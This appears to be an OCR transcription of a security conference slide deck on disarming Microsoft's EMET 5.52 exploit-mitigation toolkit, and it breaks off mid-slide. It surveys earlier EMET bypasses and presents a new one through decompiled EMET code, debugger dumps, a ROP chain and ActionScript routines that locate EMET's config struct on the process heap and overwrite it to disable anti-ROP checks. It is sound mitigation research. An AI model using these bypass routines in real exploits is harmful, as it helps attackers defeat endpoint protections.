
Disarming EMET 5.52

Niels Warnars

Who am I?

- BSc student Computer Science @ TU Delft
- Part-time threat intelligence analyst

- Main interests (if time permits):
  - Exploit analysis and mitigations
  - Threat actor research



Quick Profile Name: Recommended security...

Skin: Office 2013

☑ Windows Event Log

☑ Tray Icon

☑ Early Warning

System Status

Data Execution Prevention (DEP)	✓	Application Opt In
Structured Exception Handler Overwrite Protection (SEHOP)	✓	Application Opt In
Address Space Layout Randomization (ASLR)	✓	Application Opt In
Certificate Trust (Pinning)	✓	Enabled

Running Processes

Process ID	Process Name	Running EMET
380		
1836		
3704		
1944		
1988		
1904		
2296		
484		
492		
2480		

About

Enhanced Mitigation Experience Toolkit

Version 5.52.6156.38091

© Microsoft Corporation. All rights reserved.

Microsoft Corporation

What is EMET?

- Exploit mitigation software from Microsoft
- Complicates exploitation of (legacy) software

- OS mitigations (DEP, ASLR, SEHOP, Font)
- Individual exploit mitigation techniques

EMET basics

- Mainly:
  - DLL with mitigation functionality (EMET.dll)
  - Hooks on ‘critical’ APIs
    - APIs for memory manipulation, process creation, etc.
  - Hardware breakpoints (dr0, dr1, dr2)
  - Guard pages

Hooked APIs

kernel32!CreateFileA	kernel32!VirtualAllocExStub	KERNELBASE!VirtualProtect
kernel32!CreateFileMappingA	kernel32!VirtualAllocStub	KERNELBASE!VirtualProtectEx
kernel32!CreateFileMappingWStub	kernel32!VirtualProtectExStub	KERNELBASE!WriteProcessMemory
kernel32!CreateFileWImplementation	kernel32!VirtualProtectStub	ntdll!LdrHotPatchRoutine
kernel32!CreateProcessA	kernel32!WinExec	ntdll!LdrLoadDll
kernel32!CreateProcessInternalA	kernel32!WriteProcessMemoryStub	ntdll!NtCreateFile
kernel32!CreateProcessInternalW	KERNELBASE!CreateFileMappingNumaW	ntdll!NtCreateUserProcess
kernel32!CreateProcessW	KERNELBASE!CreateFileMappingW	ntdll!NtProtectVirtualMemory
kernel32!CreateRemoteThreadStub	KERNELBASE!CreateFileW	ntdll!NtUnmapViewOfSection
kernel32!GetProcessDEPPolicy	KERNELBASE!CreateRemoteThreadEx	ntdll!RtlAddVectoredExceptionHandler
kernel32!HeapCreateStub	KERNELBASE!CreateRemoteThreadEx	ntdll!RtlCreateHeap
kernel32!LoadLibraryA	KERNELBASE!HeapCreate	ntdll!ZwAllocateVirtualMemory
kernel32!LoadLibraryExAStub	KERNELBASE!LoadLibraryExA	ntdll!ZwCreateProcess
kernel32!LoadLibraryExWStub	KERNELBASE!LoadLibraryExW	ntdll!ZwCreateProcessEx
kernel32!LoadLibraryW	KERNELBASE!MapViewOfFile	ntdll!ZwCreateSection
kernel32!MapViewOfFileExStub	KERNELBASE!MapViewOfFileEx	ntdll!ZwCreateThreadEx
kernel32!MapViewOfFileStub	KERNELBASE!VirtualAlloc	ntdll!ZwMapViewOfSection
kernel32!SetProcessDEPPolicy	KERNELBASE!VirtualAllocEx	ntdll!ZwWriteVirtualMemory

Bypassing EMET in general

- Bypass individual mitigations
- Jump over hooks / Use system calls
- Abuse implementation flaw

Bypassing EMET in general

- Bypass individual mitigations
  - Can result in generic bypasses
  - Custom ROP chain / shellcode

- Jump over hooks / Use system calls
  - Can result in generic bypasses
  - Less effort than bypassing individual mitigations

Bypassing EMET in general

- Abuse implementation flaw
  - No need to bypass individual mitigations
  - Requires reverse engineering
- Will take this route

Previous publications on disarming EMET

- EMET 4.1: Spencer McIntyre and Offensive Security
- EMET 5.0: Offensive Security
- (EMET 5.1: Offensive Security)
- EMET 5.2: Abdulellah Alsaheel / Raghav Pande (FireEye / Mandiant)
- EMET 5.5: Moritz Jodeit (Blue Frost Security)

EMET 4.1 – Disarming opportunities

- Spencer McIntyre and Offensive Security → Global variables in .data segment of EMET.dll

- Anti-ROP (ROP-P) mitigation switch → Offset: +0x0007e220
- Mitigation settings bitmap → Offset: +0x0007e21c
- …

EMET 4.1 – Disarming opportunities

- Without ROP:

```
var WinExec:uint = pe.getProcAddress(kernel32Base, "WinExec");
var hookHandler:uint = pe.readDword(WinExec + 1) + WinExec + 5;
var emetBase:uint = pe.getModuleBase(pe.readDword(hookHandler + 9) + hookHandler);

// ROP-P switch
pe.writeDword(emetBase+0x7e220, 0x00000000);

// OR: Mitigation bitmask
pe.writeDword(emetBase+0x7e21c, 0x00000000);
```

EMET 5.0 – Disarming opportunities

- Offensive Security →
  - ROP-P switch stored in CONFIG_STRUCT on the heap.
  - Pointers to config data are now encoded using EncodePointer
  - ROP-P switch still stored in writable (heap) memory…

```
var WinExec:uint = pe.getProcAddress(kernel32Base, "WinExec");
var hookHandler:uint = pe.readDword(WinExec + 1) + WinExec + 5;
var emetBase:uint = pe.getModuleBase(pe.readDword(hookHandler + 9));

var DecodePointer:uint = pe.getProcAddress(ntdllBase, "RtlDecodePointer");
var encodedPtr:uint = pe.readDword(emetBase + 0xaa84c);

rop[i++] = DecodePointer; // Call DecodePointer with 'encodedPtr' as argument
rop[i++] = add_esp_0c;    // (add esp, 0x0c; ret) Return to 'pop_esi' further on the stack
rop[i++] = encodedPtr;
rop[i++] = 0x41414141;    // Padding
rop[i++] = 0x42424242;
rop[i++] = 0x43434343;
rop[i++] = pop_esi;       // (pop esi; ret) Place ROP-P offset (+0x558) in esi
rop[i++] = 0x558;
rop[i++] = add_eax_esi;   // (add eax, esi; ret) CONFIG_STRUCT +0x558 = ROP-P swith addr

rop[i++] = pop_edx;       // (pop edx; ret) Place 0x00000000 in edx
rop[i++] = 0x00000000;
rop[i++] = mov_dword_eax_edx; // (mov [eax], edx; ret) Zero out ROP-P switch
```

EMET 5.1 – Changes


- CONFIG_STRUCT no longer stored in writable heap memory.

- Offensive Security → Use NtProtectVirtualMemory to make the ROP-P switch in CONFIG_STRUCT writable.
- (More an expected limitation than an implementation flaw)

How about EMET 5.52 ?

EMET_SETTINGS struct

- Stores settings of individual mitigations
- Stored in read-only memory



● Stop on exploit
○ Audit only

☑ Deep Hooks ☑ Anti Detours
☑ Banned Functions

App Name	DEP	SEHOP	NullP...	Heap...	EAF	EAF+	Mand...	Botto...	LoadLib	MemP...	Caller	SimEx...	Stack...	ASR
iexplore.exe	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
wordpad.exe	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
OUTLOOK.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
WINWORD.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	☑
EXCEL.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	☑
POWERPNT.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	☑

CONFIG_STRUCT struct

- (Name given by Offensive Security)
- Stored in read-only memory

```
struct CONFIG_STRUCT {
    LPVOID lpEMET_SETTINGS;
    ... // List of API / Hook handler addresses
};
```

EMETd struct

- (Name given by Offensive Security)

```
struct EMETd {
    LPCRITICAL_SECTION CriticalSection; // Reserved
    DWORD configSize;
    LPVOID lpConfigPtr;                 // EMET_SETTINGS / CONFIG_STRUCT ptr
    DWORD isWritable;
};
```

```
int *init_emet_settings() {
    ...
    SIZE_T dwSize = 0x2000; // (8 KB)
    EMET_SETTINGS *es = (EMET_SETTINGS *)VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
    EMETd *emetd = (EMETd *)RtlAllocateHeap(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x24);
    ...
    emetd->lpConfigPtr = EMET_SETTINGS;
    emetd->configSize = dwSize
    emetd->isWritable = 1;

    InitializeCriticalSectionAndSpinCount((LPCRITICAL_SECTION)emetd, 0x8000FA0);
    dword_100F2B90 = EncodePointer(emetd);
    mark_config_readonly((LPCRITICAL_SECTION)emetd);
    return &dword_100F2B90;
}
```

```
int *init_emet_settings() {
    ...
    SIZE_T dwSize = 0x2000; // (8 KB)
    EMET_SETTINGS *es = (EMET_SETTINGS *)VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
    EMETd *emetd = (EMETd *)RtlAllocateHeap(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x24);
    ...
    emetd->lpConfigPtr = EMET_SETTINGS;
    emetd->configSize = dwSize
    emetd->isWritable = 1;

    InitializeCriticalSectionAndSpinCount((LPCRITICAL_SECTION)emetd, 0x8000FA0);
    dword_100F2B90 = EncodePointer(emetd);
    mark_config_readonly((LPCRITICAL_SECTION)emetd);
    return &dword_100F2B90;
}
```

```
int *init_emet_settings() {
    ...
    SIZE_T dwSize = 0x2000; // (8 KB)
    EMET_SETTINGS *es = (EMET_SETTINGS *)VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
    EMETd *emetd = (EMETd *)RtlAllocateHeap(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x24);
    ...
    emetd->lpConfigPtr = EMET_SETTINGS;
    emetd->configSize = dwSize
    emetd->isWritable = 1;

    InitializeCriticalSectionAndSpinCount((LPCRITICAL_SECTION)emetd, 0x8000FA0);
    dword_100F2B90 = EncodePointer(emetd);
    mark_config_readonly((LPCRITICAL_SECTION)emetd);
    return &dword_100F2B90;
}
```

```
int *init_emet_settings() {
    ...
    SIZE_T dwSize = 0x2000; // (8 KB)
    EMET_SETTINGS *es = (EMET_SETTINGS *)VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
    EMETd *emetd = (EMETd *)RtlAllocateHeap(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x24);
    ...
    emetd->lpConfigPtr = EMET_SETTINGS;
    emetd->configSize = dwSize
    emetd->isWritable = 1;

    InitializeCriticalSectionAndSpinCount((LPCRITICAL_SECTION)emetd, 0x8000FA0);
    dword_100F2B90 = EncodePointer(emetd);
    mark_config_readonly((LPCRITICAL_SECTION)emetd);
    return &dword_100F2B90;
}
```

```
int *init_config_struct() {
    ...
    SIZE_T dwSize = 0x1000; // (4 KB)
    CONFIG_STRUCT *cs = (CONFIG_STRUCT *)VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
    EMETd *emetd = (EMETd *)RtlAllocateHeap(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x24);
    ...
    emetd->lpConfigPtr = CONFIG_STRUCT;
    emetd->configSize = dwSize;
    emetd->isWritable = 1;

    InitializeCriticalSectionAndSpinCount((LPCRITICAL_SECTION)emetd, 0x8000FA0);
    dword_100F2BC8 = EncodePointer(emetd);
    mark_config_readonly((LPCRITICAL_SECTION)emetd);
    return &dword_100F2BC8;
}
```

How to access EMET_SETTINGS?

```
EMETd *emetd = (EMETd *)DecodePointer(EMET.dll+0x000f2b90);
EMET_SETTINGS *es = (EMET_SETTINGS *)emetd->lpConfigPtr;
```

```
EMETd *emetd = (EMETd *)DecodePointer(EMET.dll+0x000f2bc8);
CONFIG_STRUCT *cs = (CONFIG_STRUCT *)emetd->lpConfigPtr;
EMET_SETTINGS *es = (EMET_SETTINGS *)cs->lpEMET_SETTINGS;
```


Issue?

```
int *init_config_struct() {
    ...
    SIZE_T dwSize = 0x1000;
    CONFIG_STRUCT *cs = (CONFIG_STRUCT *)VirtualAlloc(NULL, dwSize, MEM_COMMIT, PAGE_READWRITE);
    EMETd *emetd = (EMETd *)RtlAllocateHeap(GetProcessHeap(), HEAP_ZERO_MEMORY, 0x24);
    ...
    emetd->lpConfigPtr = CONFIG_STRUCT;
    emetd->configSize = dwSize;
    emetd->isWritable = 1;

    InitializeCriticalSectionAndSpinCount((LPCRITICAL_SECTION)emetd, 0x8000FA0);
    dword_100F2BC8 = EncodePointer(emetd);
    mark_config_readonly((LPCRITICAL_SECTION)emetd);
    return &dword_100F2BC8;
}
```

Process heap has PAGE_READWRITE protection

- Disarming opportunity ☺



```
DecodePointer(EMET.dll+0xF2BC8) --> EMETd:
eax=00425620
EMETd STRUCT ON PROCESS HEAP:
00425620  00424e50 ffffffff 00000000 00000000
00425630  00000000 00000fa0 000f0000 00001000
00425640  00000000 00000000
EMETd->lpConfigPtr:
00425638  000f0000
PROTECTION OF PROCESS HEAP:
BaseAddress:         00425000
AllocationBase:      003f0000
AllocationProtect:   00000004  PAGE_READWRITE
RegionSize:          000cb000
State:               00001000  MEM_COMMIT
Protect:             00000004  PAGE_READWRITE
Type:                00020000  MEM_PRIVATE
```

Where to (ab)use?

Mitigation handler

- Central function that determines which of eight mitigation checks to perform
    - Uses EMET_SETTINGS struct
    - EMET 5.5 / 5.51: EMET.dll + 0x00060cd0
    - EMET 5.52: EMET.dll + 0x00060d50

Mitigation handler

- Stack Pivot
- Memory Protection
- Banned Functions
- Caller
- Simulate Execution Flow
- LoadLibrary
- Attack Surface Reduction (ASR)
- EAF+

```
int mitigation_handler(int a1) {
    EMETd *emetd = (EMETd *)DecodePointer(dword_100F2BC8);
    CONFIG_STRUCT *cs = (CONFIG_STRUCT *)emetd->lpConfigPtr;

    if ( cs->lpEMET_SETTINGS ) {

        EMET_SETTINGS *es = (EMET_SETTINGS *)cs->lpEMET_SETTINGS;
        int mitigation_bitmask = ...;
        if (...) {
            if (...) {
                if ( mitigation_bitmask & 0x40 & es->StackPivot )
                    stackpivot_mitigation(...);
                if ( mitigation_bitmask & 0x10 & es->MemProt )
                    memprot_mitigation(...);
                if ( mitigation_bitmask & 0x100 & es->BannedFunctions )
                    bannedfunctions_mitigation(...);
                if ( *(BYTE *)(es + 0x44) ) {
                    if ( mitigation_bitmask & 0x400 & es->Caller )
                        caller_mitigation(...);
                    if ( mitigation_bitmask & 0x1000 & es->SimExecFlow )
                        simexecflow_mitigation(...);
                }
                if ( mitigation_bitmask & 0x4 & es->LoadLib )
                    loadlib_mitigation(...);
                if ( mitigation_bitmask & 0x4000 & es->ASR & !asr_mitigation(...) )
                    ...
            }
            if ( mitigation_bitmask & 0x10000 & es->EAF+ )
                eafplus_mitigation(...);
        } else { ... }
    } else { ... }
    return ...;
}
```

Can fully control EMETd struct

We will manipulate this check

Disarming anti-ROP checks

1. Retrieve address of EMETd struct
2. Overwrite EMETd->lpConfigPtr with the address of location storing 0x00000000.
   - i.e. if 0x0c2c1200 stores 0x00000000
   - EMETd->lpConfigPtr = 0x0c2c1200

```
EMETd *emetd = (EMETd *)DecodePointer(dword_100F2BC8);
CONFIG_STRUCT *cs = (CONFIG_STRUCT *)emetd->lpConfigPtr;
// Check fails if cs->lpEMET_SETTINGS = 0x00000000
if ( cs->lpEMET_SETTINGS ) { ... }
```

How to retrieve EMETd struct?


- ROP chain
    - Invoke DecodePointer(EMET.dll+0x000f2bc8)
    - Requires multiple ROP gadgets
- Perform series of read operations using read-write primitive
    - No ROP required
    - Need to locate EMETd struct on the process heap

Read-write primitive requirement

- Info leak already required for ASLR bypass
  - i.e.: browser exploits on >= Windows 7
  - Leak single pointer from dll → Hardcoding offsets required
  - Full read/write access to memory → Dynamically locate ROP gadgets and APIs

- I took CVE-2013-3163
  - Former Elderwood IE8 zero-day
  - Custom Flash component for all the magic

Locating EMETd struct



```
DecodePointer(EMET.dll+0xF2BC8) --> EMETd:
eax=00425620
EMETd STRUCT ON PROCESS HEAP:
00425620  00424e50 ffffffff 00000000 00000000
00425630  00000000 00000fa0 000f0000 00001000
00425640  00000000 00000000
EMETd->lpConfigPtr:
00425638  000f0000
```

Locating EMETd struct

```
private function locateConfigStructEMETd(processHeap:uint):uint {
    for (var addr:int = processHeap; addr < processHeap + 0x100000; addr += 4) {
        // Locate 0x00001000, 0x00000000, 0x00000000 sequence
        if (pe.matchBytes(addr + 0x1c, Utils.hexToBin("001000000000000000000000"))) {
            return addr;
        }
    }
    return 0;
}
```


Locating process heap

- Location not guessable
- Will use _PEB->ProcessHeap

```
var ProcessHeap:uint = pe.readDword(PEB + 0x18);
```

Locating Process Environment Block (PEB)

- At least on x86 / x64 Windows 7:
- PEB references in ntdll .data segment
    - _PEB->TlsBitmapBits
    - _PEB->TlsExpansionBitmapBits
    - _PEB->FlsBitmapBits



```
0:019> dd ntdll + D7000 + 264 L8
77857264  7ffd7044 00000400 7ffd7154 00000080
77857274  7ffd721c 003dfa08 003e29a0 003cce50
0:019> !peb
PEB at 7ffd7000
```

Locating Process Environment Block (PEB)

```
private function locatePEB(ntdllBase:uint):uint {
    var addr:uint = ntdllBase + 0x1000;

    while (true) {
        var read1:uint = pe.readDword(addr);
        var read2:uint = pe.readDword(addr + 0x8);
        var read3:uint = pe.readDword(addr + 0x10);

        if (potentialPEBaddr(read1) && potentialPEBaddr(read2) && potentialPEBaddr(read3)) {
            return read1 & 0xfffff000;
        }
        addr += 0x4;
    }
    return 0;
}
```

Locating Process Environment Block (PEB)

```
private function locatePEB(ntdllBase:uint):uint {
    var addr:uint = ntdllBase + 0x1000;

    while (true) {
        var read1:uint = pe.readDword(addr);
        var read2:uint = pe.readDword(addr + 0x8);
        var read3:uint = pe.readDword(addr + 0x10);

        if (potentialPEBaddr(read1) && potentialPEBaddr(read2) && potentialPEBaddr(read3)) {
            return read1 & 0xfffff000;
        }
        addr += 0x4;
    }
    return 0;
}
```

Locating Process Environment Block (PEB)

```
private function locatePEB(ntdllBase:uint):uint {
    var addr:uint = ntdllBase + 0x1000;

    while (true) {
        var read1:uint = pe.readDword(addr);
        var read2:uint = pe.readDword(addr + 0x8);
        var read3:uint = pe.readDword(addr + 0x10);

        if (potentialPEBaddr(read1) && potentialPEBaddr(read2) && potentialPEBaddr(read3)) {
            return read1 & 0xfffff000;
        }
        addr += 0x4;
    }
    return 0;
}
```

Locating Process Environment Block (PEB)

```
private function locatePEB(ntdllBase:uint):uint {
    var addr:uint = ntdllBase + 0x1000;

    while (true) {
        var read1:uint = pe.readDword(addr);
        var read2:uint = pe.readDword(addr + 0x8);
        var read3:uint = pe.readDword(addr + 0x10);

        if (potentialPEBaddr(read1) && potentialPEBaddr(read2) && potentialPEBaddr(read3)) {
            return read1 & 0xfffff000;
        }
        addr += 0x4;
    }
    return 0;
}
```

Wrapping it up

```
var ntdllBase:uint = ...;
var PEB:uint = locatePEB(ntdllBase);
var ProcessHeap:uint = pe.readDword(PEB + 0x18);
var ConfigStructEMETd:uint = locateConfigStructEMETd(ProcessHeap);

// Perform disarm, 0x0c2c1200 stores 0x00000000
pe.writeDword(ConfigStructEMETd + 0x18, 0x0c2c1200);
```

Wrapping it up

```
var ntdllBase:uint = ...;
var PEB:uint = locatePEB(ntdllBase);
var ProcessHeap:uint = pe.readDword(PEB + 0x18);
var ConfigStructEMETd:uint = locateConfigStructEMETd(ProcessHeap);

// Perform disarm, 0x0c2c1200 stores 0x00000000
pe.writeDword(ConfigStructEMETd + 0x18, 0x0c2c1200);
```

Wrapping it up

```
var ntdllBase:uint = ...;
var PEB:uint = locatePEB(ntdllBase);
var ProcessHeap:uint = pe.readDword(PEB + 0x18);
